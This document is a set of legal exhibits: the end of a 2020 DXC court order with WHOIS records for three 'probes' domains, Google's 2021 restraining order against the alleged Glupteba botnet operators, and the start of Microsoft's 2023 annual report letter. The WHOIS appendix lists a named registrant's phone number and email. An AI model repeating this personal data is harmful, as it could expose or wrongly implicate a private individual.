**IT IS FURTHER ORDERED** that DXC may identify and update the domains in **Appendix A** to this Order and the Complaint as may be reasonably necessary to account for additional Internet domains associated with Defendants' illegal conduct just prior to or within a reasonable time after the execution of this Order.

**It is FURTHER ORDERED** that Defendants shall file with the Court and serve on DXC's counsel any answering affidavits, pleadings, motions, expert reports or declarations and/or legal memoranda no later the Friday prior to the hearing on DXC's request for preliminary injunction.

It is SO ORDERED.

Alexandria, Virginia  
July 22, 2020 at 1:20 p.m.

/s/



**Rossie D. Alston, Jr.**  
**United States District Judge**

**APPENDIX A**

**.SPACE DOMAINS**

**Registrar**

**PDR Ltd. d/b/a PublicDomainRegistry.com  
c/o Endurance International Group, Ltd.  
10 Corporate Drive  
Burlington, MA 01803**

**Registry**

**DotSpace Inc. (Radix)  
F/19, BC1, Ras Al Khaimah FTZ, P.O Box # 16113  
Ras Al Khaimah, Ras Al Khaimah 16113  
AE  
Tel: +1 415 449 4774  
Email: [contact@radixregistry.com](mailto:contact@radixregistry.com)  
<http://radixregistry.com/>**

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|---------------------|---|
| <p>Probes.space</p> | <p><b>Domain Name: PROBES.SPACE<br/>Registry Domain ID: Not Available From Registry<br/>Registrar WHOIS Server: <a href="http://whois.publicdomainregistry.com">whois.publicdomainregistry.com</a><br/>Registrar URL: <a href="http://www.publicdomainregistry.com">www.publicdomainregistry.com</a><br/>Updated Date: 2020-06-25T12:09:09Z<br/>Creation Date: 2020-06-25T12:09:08Z<br/>Registrar Registration Expiration Date: 2021-06-25T23:59:59Z<br/>Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com<br/>Registrar IANA ID: 303<br/>Domain Status: clientTransferProhibited<br/><a href="https://icann.org/epp#clientTransferProhibited">https://icann.org/epp#clientTransferProhibited</a><br/>Registry Registrant ID: Not Available From Registry<br/>Registrant Name: Sergey<br/>Registrant Organization:<br/>Registrant Street: Moscow<br/>Registrant City: Moscow<br/>Registrant State/Province: Moscow<br/>Registrant Postal Code: 143900<br/>Registrant Country: RU<br/>Registrant Phone: +7.9124531269<br/>Registrant Phone Ext:<br/>Registrant Fax:<br/>Registrant Fax Ext:<br/>Registrant Email: <a href="mailto:probeswork666@gmail.com">probeswork666@gmail.com</a><br/>Registry Admin ID: Not Available From Registry<br/>Admin Name: Sergey<br/>Admin Organization:<br/>Admin Street: Moscow<br/>Admin City: Moscow<br/>Admin State/Province: Moscow</b></p> |
|---------------------|---|

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|--|---|
|  | <p>Admin Postal Code: 143900<br/> Admin Country: RU<br/> Admin Phone: +7.9124531269<br/> Admin Phone Ext:<br/> Admin Fax:<br/> Admin Fax Ext:<br/> Admin Email: <a href="mailto:probeswork666@gmail.com">probeswork666@gmail.com</a><br/> Registry Tech ID: Not Available From Registry<br/> Tech Name: Sergey<br/> Tech Organization:<br/> Tech Street: Moscow<br/> Tech City: Moscow<br/> Tech State/Province: Moscow<br/> Tech Postal Code: 143900<br/> Tech Country: RU<br/> Tech Phone: +7.9124531269<br/> Tech Phone Ext:<br/> Tech Fax:<br/> Tech Fax Ext:<br/> Tech Email: <a href="mailto:probeswork666@gmail.com">probeswork666@gmail.com</a><br/> Name Server: casey.ns.cloudflare.com<br/> Name Server: desiree.ns.cloudflare.com<br/> DNSSEC: Unsigned<br/> Registrar Abuse Contact Email: <a href="mailto:abuse-contract@publicdomainregistry.com">abuse-contract@publicdomainregistry.com</a><br/> Registrar Abuse Contact Phone: +1.2013775952<br/> URL of the ICANN WHOIS Data Problem Reporting System:<br/> <a href="http://wdprs.internic.net/">http://wdprs.internic.net/</a><br/> &gt;&gt;&gt; Last update of WHOIS database: 2020-07-17T01:11:09Z<br/> &lt;&lt;&lt;</p> <p>For more information on Whois status codes, please visit<br/> <a href="https://icann.org/epp">https://icann.org/epp</a></p> <p>Registration Service Provided By: REGWAY.COM</p> |
|--|---|

**.WEBSITE DOMAINS**

**Registrar**  
**PDR Ltd. d/b/a PublicDomainRegistry.com**  
**c/o Endurance International Group, Ltd.**  
**10 Corporate Drive**  
**Burlington, MA 01803**

**Registry**  
**DotWebsite Inc. (Radix)**  
**F/19, BC1, Ras Al Khaimah FTZ, P.O Box # 16113**  
**Ras Al Khaimah, Ras Al Khaimah 16113**  
**AE**

**Tel: +1 415 449 4774**  
**Email: [contact@radixregistry.com](mailto:contact@radixregistry.com)**  
**<http://radixregistry.com/>**

|                       |   |
|-----------------------|---|
| <p>Probes.website</p> | <p><b>Domain Name: PROBES.WEBSITE</b><br/> <b>Registry Domain ID: Not Available From Registry</b><br/> <b>Registrar WHOIS Server: whois.publicdomainregistry.com</b><br/> <b>Registrar URL: www.publicdomainregistry.com</b><br/> <b>Updated Date: 2020-06-25T12:09:10Z</b><br/> <b>Creation Date: 2020-06-25T12:09:08Z</b><br/> <b>Registrar Registration Expiration Date: 2021-06-25T23:59:59Z</b><br/> <b>Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com</b><br/> <b>Registrar IANA ID: 303</b><br/> <b>Domain Status: clientTransferProhibited</b><br/> <a href="https://icann.org/epp#clientTransferProhibited">https://icann.org/epp#clientTransferProhibited</a><br/> <b>Registry Registrant ID: Not Available From Registry</b><br/> <b>Registrant Name: Sergey</b><br/> <b>Registrant Organization:</b><br/> <b>Registrant Street: Moscow</b><br/> <b>Registrant City: Moscow</b><br/> <b>Registrant State/Province: Moscow</b><br/> <b>Registrant Postal Code: 143900</b><br/> <b>Registrant Country: RU</b><br/> <b>Registrant Phone: +7.9124531269</b><br/> <b>Registrant Phone Ext:</b><br/> <b>Registrant Fax:</b><br/> <b>Registrant Fax Ext:</b><br/> <b>Registrant Email: <a href="mailto:probeswork666@gmail.com">probeswork666@gmail.com</a></b><br/> <b>Registry Admin ID: Not Available From Registry</b><br/> <b>Admin Name: Sergey</b><br/> <b>Admin Organization:</b><br/> <b>Admin Street: Moscow</b><br/> <b>Admin City: Moscow</b><br/> <b>Admin State/Province: Moscow</b><br/> <b>Admin Postal Code: 143900</b><br/> <b>Admin Country: RU</b><br/> <b>Admin Phone: +7.9124531269</b><br/> <b>Admin Phone Ext:</b><br/> <b>Admin Fax:</b><br/> <b>Admin Fax Ext:</b><br/> <b>Admin Email: <a href="mailto:probeswork666@gmail.com">probeswork666@gmail.com</a></b><br/> <b>Registry Tech ID: Not Available From Registry</b><br/> <b>Tech Name: Sergey</b><br/> <b>Tech Organization:</b><br/> <b>Tech Street: Moscow</b><br/> <b>Tech City: Moscow</b><br/> <b>Tech State/Province: Moscow</b><br/> <b>Tech Postal Code: 143900</b><br/> <b>Tech Country: RU</b><br/> <b>Tech Phone: +7.9124531269</b></p> |
|-----------------------|---|

|  |  |
|--|--|
|  | <p>Tech Phone Ext:<br/>                 Tech Fax:<br/>                 Tech Fax Ext:<br/>                 Tech Email: <a href="mailto:probeswork666@gmail.com">probeswork666@gmail.com</a><br/>                 Name Server: <a href="http://ajay.ns.cloudflare.com">ajay.ns.cloudflare.com</a><br/>                 Name Server: <a href="http://tricia.ns.cloudflare.com">tricia.ns.cloudflare.com</a><br/>                 DNSSEC: Unsigned<br/>                 Registrar Abuse Contact Email: <a href="mailto:abuse-contact@publicdomainregistry.com">abuse-contact@publicdomainregistry.com</a><br/>                 Registrar Abuse Contact Phone: +1.2013775952<br/>                 URL of the ICANN WHOIS Data Problem Reporting System:<br/> <a href="http://wdprs.internic.net/">http://wdprs.internic.net/</a><br/>                 &gt;&gt;&gt; Last update of WHOIS database: 2020-07-17T08:08:09Z<br/>                 &lt;&lt;&lt;</p> <p>For more information on Whois status codes, please visit<br/> <a href="https://icann.org/epp">https://icann.org/epp</a></p> <p>Registration Service Provided By: REGWAY.COM</p> |
|--|--|

**.SITE DOMAINS**

**Registrar**

**PDR Ltd. d/b/a PublicDomainRegistry.com**  
**c/o Endurance International Group, Ltd.**  
**10 Corporate Drive**  
**Burlington, MA 01803**

**Registry**

**DotSite Inc. (Radix Registry)**  
**F/19, BC1, Ras Al Khaimah FTZ, P.O Box #16113**  
**Ras Al Khaimah, Ras Al Khaimah 16113**  
**AE**  
**Tel: +14153580831**  
**Email: [contact@radixregistry.com](mailto:contact@radixregistry.com)**  
**<http://www.radixregistry.com>**

|                    |  |
|--------------------|--|
| <p>Probes.site</p> | <p>Domain Name: PROBES.SITE<br/>                 Registry Domain ID: Not Available From Registry<br/>                 Registrar WHOIS Server: <a href="http://whois.publicdomainregistry.com">whois.publicdomainregistry.com</a><br/>                 Registrar URL: <a href="http://www.publicdomainregistry.com">www.publicdomainregistry.com</a><br/>                 Updated Date: 2020-06-25T12:09:09Z<br/>                 Creation Date: 2020-06-25T12:09:08Z<br/>                 Registrar Registration Expiration Date: 2021-06-25T23:59:59Z<br/>                 Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com<br/>                 Registrar IANA ID: 303<br/>                 Domain Status: clientTransferProhibited<br/> <a href="https://icann.org/epp#clientTransferProhibited">https://icann.org/epp#clientTransferProhibited</a><br/>                 Registry Registrant ID: Not Available From Registry<br/>                 Registrant Name: Sergey</p> |
|--------------------|--|

**Registrant Organization:**  
**Registrant Street:** Moscow  
**Registrant City:** Moscow  
**Registrant State/Province:** Moscow  
**Registrant Postal Code:** 143900  
**Registrant Country:** RU  
**Registrant Phone:** +7.9124531269  
**Registrant Phone Ext:**  
**Registrant Fax:**  
**Registrant Fax Ext:**  
**Registrant Email:** [probeswork666@gmail.com](mailto:probeswork666@gmail.com)  
**Registry Admin ID:** Not Available From Registry  
**Admin Name:** Sergey  
**Admin Organization:**  
**Admin Street:** Moscow  
**Admin City:** Moscow  
**Admin State/Province:** Moscow  
**Admin Postal Code:** 143900  
**Admin Country:** RU  
**Admin Phone:** +7.9124531269  
**Admin Phone Ext:**  
**Admin Fax:**  
**Admin Fax Ext:**  
**Admin Email:** [probeswork666@gmail.com](mailto:probeswork666@gmail.com)  
**Registry Tech ID:** Not Available From Registry  
**Tech Name:** Sergey  
**Tech Organization:**  
**Tech Street:** Moscow  
**Tech City:** Moscow  
**Tech State/Province:** Moscow  
**Tech Postal Code:** 143900  
**Tech Country:** RU  
**Tech Phone:** +7.9124531269  
**Tech Phone Ext:**  
**Tech Fax:**  
**Tech Fax Ext:**  
**Tech Email:** [probeswork666@gmail.com](mailto:probeswork666@gmail.com)  
**Name Server:** [jacob.ns.cloudflare.com](http://jacob.ns.cloudflare.com)  
**Name Server:** [mary.ns.cloudflare.com](http://mary.ns.cloudflare.com)  
**DNSSEC:** Unsigned  
**Registrar Abuse Contact Email:** [abuse-contact@publicdomainregistry.com](mailto:abuse-contact@publicdomainregistry.com)  
**Registrar Abuse Contact Phone:** +1.2013775952  
**URL of the ICANN WHOIS Data Problem Reporting System:**  
<http://wdprs.internic.net/>  
>>> Last update of WHOIS database: 2020-07-17T08:09:33Z  
<<<

For more information on Whois status codes, please visit  
<https://icann.org/epp>



# Exhibit 13

21 CV 10260

JUDGE COTE

UNITED STATES DISTRICT COURT  
FOR THE SOUTHERN DISTRICT OF NEW YORK

|  |
|--|
| <p>GOOGLE LLC,</p> <p style="text-align: center;"><i>Plaintiff,</i></p> <p style="text-align: center;">v.</p> <p>DMITRY STAROVIKOV;<br/>ALEXANDER FILIPPOV;<br/>Does 1–15,</p> <p style="text-align: center;"><i>Defendants.</i></p> |
|--|

Civil Action No.

**FILED UNDER SEAL**

~~PROPOSED~~ <sup>9</sup> **EX PARTE TEMPORARY RESTRAINING ORDER  
AND ORDER TO SHOW CAUSE RE: PRELIMINARY INJUNCTION**

Plaintiff Google LLC has filed a complaint for injunctive and other relief to stop Defendants Dmitry Starovikov and Alexander Filippov, and Does 1 through 15—through their participation in, and operation of, the Glupteba Enterprise—from continuing to control and operate a botnet of over a million devices, continuing to distribute malware to infect new devices, and continuing to carry out criminal schemes.

Google filed a complaint alleging claims under: (1) the Racketeer Influenced and Corrupt Organizations Act, 18 U.S.C. §§ 1962(c)–(d) (Count I); (2) the Computer Fraud and Abuse Act, 18 U.S.C. § 1030 (Count II); (3) the Electronic Communications Privacy Act, 18 U.S.C. § 2701 (Count III); (4) the Lanham Act (Count IV); (5) and common-law theories of unfair competition and unjust enrichment (Counts V–VI). Google has moved under seal and ex parte for an emergency temporary restraining

order and an order to show cause why a preliminary injunction should not issue under Federal Rule of Civil Procedure 65 and 28 U.S.C. § 1651.

**THE COURT HEREBY FINDS THAT:**

**Jurisdiction and Venue**

1. This Court has federal-question jurisdiction over Google's claims under RICO, the Computer Fraud and Abuse Act, the Electronic Communications Privacy Act, and the Lanham Act under 28 U.S.C. § 1331. This court also has jurisdiction over the Lanham Act and related state and common law unfair competition claims under 28 U.S.C. § 1338, and 15 U.S.C. § 1121. This court has supplemental jurisdiction over the state-law claims under 28 U.S.C. § 1367.

2. This Court has personal jurisdiction over the Defendants because:

- a. The Defendants distribute malware to Google users in this district and within New York state;
- b. The Defendants send commands to infected user computers in this district and within New York state to carry out their illicit schemes;
- c. Google's complaint and moving papers demonstrate that the Defendants undertook these activities intentionally with knowledge that their actions would cause harm to users in New York and cause Google harm in New York. Google does business in New York and has done business in New York for many years.

3. Venue is proper in this judicial district under 28 U.S.C. § 1391(c) because Defendants are not residents of the United States and may be sued in any judicial district. Venue is also proper in this judicial district under 28 U.S.C.

§ 1391(b) and 18 U.S.C. § 1965 because a substantial part of the events or omissions giving rise to Google's claims occurred in this judicial district, because a substantial part of the property that is the subject of Google's claims is situated in this judicial district, because a substantial part of the harm caused by Defendants has occurred in this judicial district, and because Defendants transact their affairs in this judicial district. Moreover, Defendants are subject to personal jurisdiction in this district and no other venue appears to be more appropriate.

4. The complaint pleads facts with the specificity required by the Federal Rules and states claims against Defendants for violations of the Racketeer Influenced and Corrupt Organizations Act (RICO), 18 U.S.C. §§ 1962(c)-(d) (Count I); the Computer Fraud and Abuse Act (CFAA), 18 U.S.C. § 1030 (Count II), the Electronic Communications Privacy Act (ECPA), 18 U.S.C. § 2701 (Count III), Lanham Act (Count IV), and unfair competition and unjust enrichment (Counts V–VI).

#### **Temporary Restraining Order Factors**

The Court finds that Google has established each of the factors required for a temporary restraining order: (1) irreparable harm; (2) a likelihood of success on the merits or a substantial question as to the merits; (3) the balance of hardships tips in Google's favor; and (4) a temporary restraining order serves the public interest. *Citigroup Glob. Markets, Inc. v. VCG Special Opportunities Master Fund Ltd.*, 598 F.3d 30, 34 (2d Cir. 2010); *see also AIM Intl Trading, LLC v. Valcucine, SpA*, 188 F. Supp. 2d 384, 386 (S.D.N.Y. 2002) (same standard).

### **Irreparable Harm**

5. Google has established that it will suffer immediate, irreparable harm if this Court denies its request for a temporary restraining order. In particular, it has shown that the Defendants—through their participation in, and operation of, the Glupteba Enterprise—have threatened the security of the internet, including Google platforms, by transmitting malware through the internet to configure, deploy, and operate a botnet. The Enterprise has distributed malware on devices of Google users, compromising the security of those devices and continues to issue commands to those devices to carry out criminal activities, such as selling access to Google user accounts and selling fraudulent credit cards to use on those accounts.

6. The Defendants control a botnet that has infected more than one million devices. At any moment, the botnet's extraordinary computing power could be harnessed for other criminal schemes. Defendants could, for example, enable large ransomware or distributed denial-of-service attacks on legitimate businesses and other targets. Defendants could themselves perpetrate such a harmful attack, or they could sell access to the botnet to a third-party for that purpose.

7. In addition, Defendants' conduct is infringing Google's trademarks, injuring Google's goodwill, and damaging its reputation by creating confusion as to the source of the Glupteba malware because the Defendants use a domain that infringes Google's YouTube mark to distribute malware. That constitutes irreparable harm.

### Likelihood of Success on the Merits

8. Google has shown at a minimum that its complaint presents a substantial question as to each of its claims, and indeed that it is likely to succeed on the merits of its claims. *See Sterling v. Deutsche Bank Nat'l Tr. Co. as Trustees for Femit Tr. 2006-FF6*, 368 F. Supp. 3d 723, 727 (S.D.N.Y. 2019).

9. *CFAA*. Google has shown a likelihood of success on the merits of its claim that Defendants violated and continue to violate the Computer Fraud and Abuse Act. The CFAA prohibits, among other things, intentionally accessing a protected computer, without authorization, and thereby obtaining information from that computer. *See* 18 U.S.C. § 1030(a)(2)(C). Defendants intentionally accessed thousands of users' computers operating in interstate commerce through the internet, without authorization, to infect them with malware. They did so to obtain information such as account credentials and URL history, which they have then sold to others. This has affected well over ten computers within a one-year span and resulted in damages significantly in excess of \$5,000.

10. *ECPA*. Google has shown a likelihood of success on the merits of its claim that Defendants violated and continue to violate the Electronic Communications Privacy Act. The ECPA prohibits, among other things, "intentionally access[ing] without authorization a facility through which an electronic communication service is provided" to "obtain[], alter[], or prevent[] authorized access to a wire or electronic communication while it is in electronic storage." 18 U.S.C. § 2701(a). The Defendants deliberately break into the accounts of Google users and

thereby obtain unauthorized access to emails and other communications stored on Google servers. They do so with the intent to acquire user credentials and other sensitive content.

11. *Lanham Act.* Google has shown a likelihood of success on the merits of its claim that Defendants violated and continue to violate the Lanham Act because they used Google’s YouTube mark—a valid, protectable, registered and incontestable trademark—in commerce in a manner likely to cause confusion among consumers by operating a website that uses the YouTube mark in the domain name and on the landing page. *See* 15 U.S.C. § 1114(1). In addition, the Lanham Act prohibits “false designations of origin” that are likely to cause confusion as to the “origin, sponsorship, or approval” of a product or service. 15 U.S.C. § 1125(a)(1)(A). It also makes unlawful a false or misleading representation, including a false designation of origin, that “in commercial advertising or promotion, misrepresents the nature, characteristics, qualities, or geographic origin of . . . goods, services, or commercial activities.” 15 U.S.C. § 1125(a)(1)(B). The Defendants deceive internet users by falsely marketing their malware as software for downloading videos from YouTube, for their own profit, to the detriment of Google and Google’s trademarks. By showing a likelihood of success on the merits of their Lanham Act claims, Google is also entitled to a presumption of irreparable harm. 15 U.S.C. § 1116(a).

12. *RICO.* Google has also shown a likelihood of success on the merits of its claims that Defendants have violated and continue to violate the RICO statute.

- a. Google has shown that each Defendant is an active participant in the operation and management of the Glupteba botnet with direct ties to a C2 server previously associated with proxying activity on infected machines. Defendant Dmitry Starovikov is an administrator of Voltronwork.com. Additionally, the secondary email address for the Google Workspace Voltronwork.com account, is an email containing Dmitry's name under the Trafspin domain. Defendant Alexander Filippov is another co-conspirator who has email accounts associated with Google Workspace accounts related to Voltronwork.com, Dont.farm, and Undefined.team.
- b. Google has established that Defendants have formed an enterprise. The Defendants share a common purpose to spread malware to build a botnet that is deployed for numerous criminal schemes for profit. Defendants work together to accomplish this purpose, each playing a role as described above.
- c. Google has established that Defendants have engaged in a pattern of racketeering activity. The predicate acts include three separate violations of the Computer Fraud and Abuse Act, 18 U.S.C. § 1030(a)(5)(A). Defendants have violated and continue to violate the Computer Fraud and Abuse Act, 18 U.S.C. § 1030(a)(5)(A), resulting in damage as defined in § 1030(c)(4)(A)(i)(VI), by infecting protected computers with malware, transmitting to such protected computers



programs designed to carry out their schemes, and transmitting to such protected computers commands to infected computers. For instance, Defendants have intentionally caused damage to “protected computers” by transmitting malware “droppers” to those computers, thereby impairing the integrity of their systems and information, and allowing Defendants to access those systems. They have also transmitted malware modules to protected computers through the internet. And they have transmitted commands to protected computers through the internet, thereby causing damage to those computers and enabling Enterprise to utilize these computers in its criminal schemes. Google is also likely to succeed on the merits of showing that the Defendants have committed predicate acts including violations of the federal wire fraud statute, 18 U.S.C. § 1343, federal identity fraud statute, 18 U.S.C. § 1028, and federal access device fraud statute, 18 U.S.C. § 1029.

d. Google has suffered injury to its business or property as a result of these predicate offenses.

13. Google has also shown a likelihood of success on the merits of its New York common law claims for tortious interference with business relationships and unjust enrichment.

#### **Balance of the Hardships**

14. The equities also favor a temporary restraining order. The criminal enterprise is defrauding consumers, and injuring Google. There is no countervailing

factor weighing against a temporary restraining order: there is no legitimate reason why Defendants should be permitted to continue to disseminate malware and manipulate infected computers to carry out criminal schemes.

#### **Public Interest**

15. Google has shown that the public interest favors granting a temporary restraining order.

16. Every day that passes, the Defendants infect new computers, steal more account information, and deceive more unsuspecting victims. Protection from malicious cyberattacks and other cybercrimes is strongly in the public interest.

17. And the public interest is clearly served by enforcing statutes designed to protect the public, such as RICO, the CFAA, the ECPA, and the Lanham Act.

#### **Good Cause for Alternate Service**

18. The Court finds good cause continues to exist to grant alternative service of the filings in this matter via mail, email, text, and/or service through ICANN because Google establishes that traditional service methods would be futile. Given the online nature of Defendants' conduct, alternate service is most likely to give Defendants' notice of the filings pertaining to this lawsuit.

#### **TEMPORARY RESTRAINING ORDER AND ORDER TO SHOW CAUSE**

IT IS HEREBY ORDERED that Defendants, any of their officers, agents, servants, employees, attorneys, and all others in active concert or participation with them, who receive actual notice of this Order by personal service or otherwise ("Restrained Parties"), are restrained and enjoined, pending a hearing on an order to

show cause, from, anywhere in the world:

1. Intentionally accessing and sending malicious code to Google and the protected computers of Google's customers, without authorization;
2. Sending malicious code to configure, deploy, and operate a botnet;
3. Attacking and compromising the security of the computers and networks of Google's users;
4. Stealing and exfiltrating information from computers and computer networks;
5. Creating websites that falsely indicate that they are associated with Google, YouTube, or any other Google affiliate, through use of Google's YouTube mark and/or other false and/or misleading representations;
6. Configuring, deploying, operating, or otherwise participating in or facilitating the botnet described in the TRO Application, including but not limited to the C2 servers hosted at and operating through the IP Addresses listed in Appendix A to Google's complaint and through any other component or element of the botnet in any location;
7. Delivering malicious code designed to steal credentials and cookies;
8. Monitoring the activities of Google or Google's customers and stealing information from them;
9. Selling access to the accounts of Google's customers;
10. Corrupting applications on victims' computers and networks, thereby using them to carry out the foregoing activities;

11. Offering or promoting credit cards to others for use in purchasing services from Google;

12. Misappropriating that which rightfully belongs to Google, Google's customers and users, or in which Google has a proprietary interest; and

13. Using, linking to, transferring, selling, exercising control over, or otherwise owning or accessing the domains attached in Appendix A; *to the complaint;*

14. Using, transferring, exercising control over, or accessing any accounts used in the transfer of money or electronic currency, including cryptocurrency, or in the processing of card-based transactions, as a means to further Defendants' unlawful schemes;

15. Undertaking any similar activity that inflicts harm on Google, Google's customers, or the public.

Upon service as provided for in this Order, the Defendants, and other Restrained Parties shall be deemed to have actual notice of the issuance and terms of the temporary restraining order, and any act by any of the Restrained Parties in violation of any of the terms of the temporary restraining order may be considered and prosecuted as contempt of Court.

In the event Google identifies additional domains, defendants, or bitcoin wallets used in connection with Defendants' scheme, Google may move the Court for an order modifying this injunction as appropriate and may amend its complaint to include the additional parties.

**IT IS FURTHER ORDERED** that Defendants, their representatives and

persons who are in active concert or participation with them are temporarily restrained and enjoined from:

1. Using and infringing Google's trademarks, including specifically Google's YouTube mark;

2. Using in connection with Defendants' activities, products or services with any false or deceptive designation, representations or descriptions of Defendants or of their activities, whether by symbols, words, designs or statements, which would damage or injure Google or its customers or users or give Defendants an unfair competitive advantage or result in deception of consumers; and

3. Acting in any other manner which suggests in any way that Defendants' activities, products or services come from or are somehow sponsored by or affiliated with Google, or passing off Defendants' activities, products or services as Google's.

**IT IS FURTHER ORDERED** that Google may serve this Order on the persons and entities providing services to the domains and IP addresses identified in Appendix A, requesting that those persons and entities take reasonable best efforts to implement the following actions:

1. Take reasonable steps to identify incoming and/or outgoing Internet traffic on their respective networks that originates and/or is being sent from and/or to the domains and IP addresses identified in Appendix *A to the complaint*;

2. Take reasonable steps to block incoming and/or outgoing Internet traffic on their respective networks that originate and/or are being sent from and/or to the

domains and IP addresses identified in Appendix A, <sup>to the complaint,</sup> by Defendants or Defendants' representatives or resellers, except as explicitly provided for in this Order;

3. Take other reasonable steps to block such traffic to and/or from any other IP addresses or domains to which Defendants may move the botnet infrastructure, identified by Google in a supplemental request to this Order, to ensure that Defendants cannot use such infrastructure to control the botnet;

4. Disable completely the computers, servers, electronic data storage devices, software, data or media assigned to or otherwise associated with the domains and IP addresses set forth in Appendix A, <sup>to the complaint</sup> and make them inaccessible from any other computer on the Internet, any internal network, or in any other manner, to Defendants, Defendants' representatives, and all other persons, except as otherwise ordered herein;

5. Completely, and until further order of this Court, suspend all services to Defendants or Defendants' representatives or resellers associated with the domains and IP addresses set forth in Appendix A, <sup>to the complaint;</sup>

6. Transfer any content and software hosted at the domains and IP addresses listed in Appendix A, <sup>to the complaint</sup> that are not associated with Defendants, if any, to new domains and IP addresses not listed in Appendix A; notify any non-party owners of such action and the new domains and IP addresses, and direct them to contact Google's counsel, Laura Harris at King & Spalding LLP, 1185 Avenue of the Americas, 34th Floor, New York, New York 10036-2601, to facilitate any follow-on action;

7. Refrain from providing any notice or warning to, or communicating in any way with Defendants or Defendants' representatives and refrain from publicizing this Order until the steps required by this Order are executed in full, except as necessary to communicate with hosting companies, data centers, Google, or other ISPs to execute this Order;

8. Not enable, and take all reasonable steps to prevent, any circumvention of this order by Defendants or Defendants' representatives associated with the domains and IP addresses, including without limitation to enabling, facilitating, and/or allowing Defendants or Defendants' representatives or resellers to rent, lease, purchase, or otherwise obtain other domains and IP addresses associated with your services;

9. Preserve, retain, and produce to Google all documents and information sufficient to identify and contact Defendants and Defendants' representatives operating or controlling the domains and IP addresses set forth in Appendix A <sup>to the</sup> *complaint,* including any and all individual or entity names, mailing addresses, e-mail addresses, facsimile numbers, telephone numbers or similar contact information, including but not limited to such contact information reflected in billing, usage, access and contact records and all records, documents and logs associated with the use of or access to such domains and IP addresses;

10. Provide reasonable assistance in implementing the terms of this Order and take no action to frustrate the implementation of this Order; and

11. Completely preserve the computers, servers, electronic data storage devices, software, data or media assigned to or otherwise associated with the domains set forth in Appendix A, <sup>to the complaint,</sup> and preserve all evidence of any kind related to the content, data, software or accounts associated with such domains, IP addresses, and computer hardware.

12. IT IS FURTHER ORDERED, that in accordance with Rule 64 of the Federal Rules of Civil Procedure, 15 U.S.C. § 1116(a), Plaintiff's request for an accounting of profits pursuant to 15 U.S.C. § 1117, and this Court's inherent equitable power to issue provisional remedies ancillary to its authority to provide final equitable relief, Defendants and their agents, representatives, successors or assigns, and all persons acting in concert or in participation with any of them, and any banks, savings and loan associations, credit card companies, credit card processing agencies, merchant acquiring banks, financial institutions, or other companies or agencies that engage in the processing or transfer of money and/or real or personal property, who receive actual notice of this order by personal service or otherwise, are, without prior approval of the Court, temporarily restrained and enjoined from transferring, disposing of, or secreting any money, stocks, bonds, real or personal property, or other assets of Defendants or otherwise paying or transferring any money, stocks, bonds, real or personal property, or other assets to any of the Defendants, or into or out of any accounts associated with or utilized by any of the Defendants.



13. IT IS FURTHER ORDERED that Google may amend Appendix A to its complaint if it identifies other domains and IP addresses used by Defendants in connection with the Enterprise.

Security for Temporary Restraining Order


IT IS FURTHER ORDERED that Google shall post bond in the amount of \$75,000 to be paid into the Court registry.

Hearing On Order to Show Cause

IT IS FURTHER ORDERED, pursuant to Federal Rule of Civil Procedure 65(b), that the Defendants shall appear before this Court on December 16, 2021, at 10:00 am to show cause, if there is any, why this Court should not enter a Preliminary Injunction, pending final ruling on the Complaint against the Defendants, enjoining them from the conduct temporarily restrained by the preceding provisions of this Order. *Any opposition to this motion is due December 13, 2021.*

*in Courtroom 18B*

This order expires 14 days after entry. So ordered.



United States District Judge

*December 2, 2021  
3:00 p.m.*

# Exhibit 14

# Annual Report 2023



Dear shareholders, colleagues, customers, and partners,

We are living through a time of historic challenge and opportunity. As I write this, the world faces ongoing economic, social, and geopolitical volatility. At the same time, we have entered a new age of AI that will fundamentally transform productivity for every individual, organization, and industry on earth, and help us address some of our most pressing challenges.

This next generation of AI will reshape every software category and every business, including our own. Forty-eight years after its founding, Microsoft remains a consequential company because time and time again—from PC/Server, to Web/Internet, to Cloud/Mobile—we have adapted to technological paradigm shifts. Today, we are doing so once again, as we lead this new era.

Amid this transformation, **our mission to empower every person and every organization on the planet to achieve more** remains constant. As a company, we believe we can be the democratizing force for this new generation of technology and the opportunity it will help unlock for every country, community, and individual, while mitigating its risks.

Here are just a few examples of how we are already doing this:

- Leading electronic health records vendor Epic is addressing some of the biggest challenges facing the healthcare industry today—including physician burnout—by deploying a wide range of copilot solutions built on Azure OpenAI Service and Dragon Ambient eXperience Copilot.
- Mercado Libre is reducing the time its developers spend writing code by more than 50 percent with GitHub Copilot, as the company works to democratize e-commerce across Latin America.
- Mercedes-Benz is making its in-car voice assistant more intuitive for hundreds of thousands of drivers using ChatGPT via the Azure OpenAI Service.
- Lumen Technologies is helping its employees be more productive, enabling them to focus on higher value-added activities, by deploying Microsoft 365 Copilot.
- Nonprofit The Contingent is matching foster families with children in need using Dynamics 365, Power BI, and Azure, with an eye on using AI to amplify its work across the US.
- And, Taiwan's Ministry of Education has built an online platform to help elementary and high school students learn English using Azure AI.

To build on this progress, we remain convicted on three things: First, we will maintain our lead as the top commercial cloud while innovating in consumer categories, from gaming to professional social networks. Second, because we know that maximum enterprise value gets created during platform shifts like this one, we will invest to accelerate our lead in AI by infusing this technology across every layer of the tech stack. And, finally, we will continue to drive operating leverage, aligning our cost structure with our revenue growth.

As we make progress on these priorities, we delivered strong results in fiscal year 2023, including a record \$211 billion in revenue and over \$88 billion in operating income.

## A NEW ERA OF AI

There are two breakthroughs coming together to define this new era of AI. The first is the most universal interface: natural language. The long arc of computing has, in many ways, been shaped by the pursuit of increasingly intuitive human-computer interfaces—keyboards, mice, touch screens. We believe we have now arrived at the next big step forward—natural language—and will quickly go beyond, to see, hear, interpret, and make sense of our intent and the world around us.

The second is the emergence of a powerful new reasoning engine. For years, we've digitized daily life, places, and things and organized them into databases. But in a world rich with data, what has been most scarce is our ability to reason over it. This generation of AI helps us interact with data in powerful new ways—from completing or summarizing text, to detecting anomalies and recognizing images—to help us identify patterns and surface insights faster than ever.

Together, these two breakthroughs will unlock massive new opportunity. And, in fact, just last month we announced our vision for Copilot, an everyday AI companion. We are building Copilot into all our most used products and experiences and allowing people to summon its power as a standalone app as well. Just like you boot up an OS to access applications or use a browser to visit websites today, our belief is that you will invoke a Copilot to do all those activities and more: to shop, to code, to analyze, to learn, to create.

As a company, any time we approach a transition like this, we do so responsibly. We believe AI should be as empowering across communities as it is powerful, and we're committed to ensuring it is responsibly built and designed, with safety in mind from the outset.

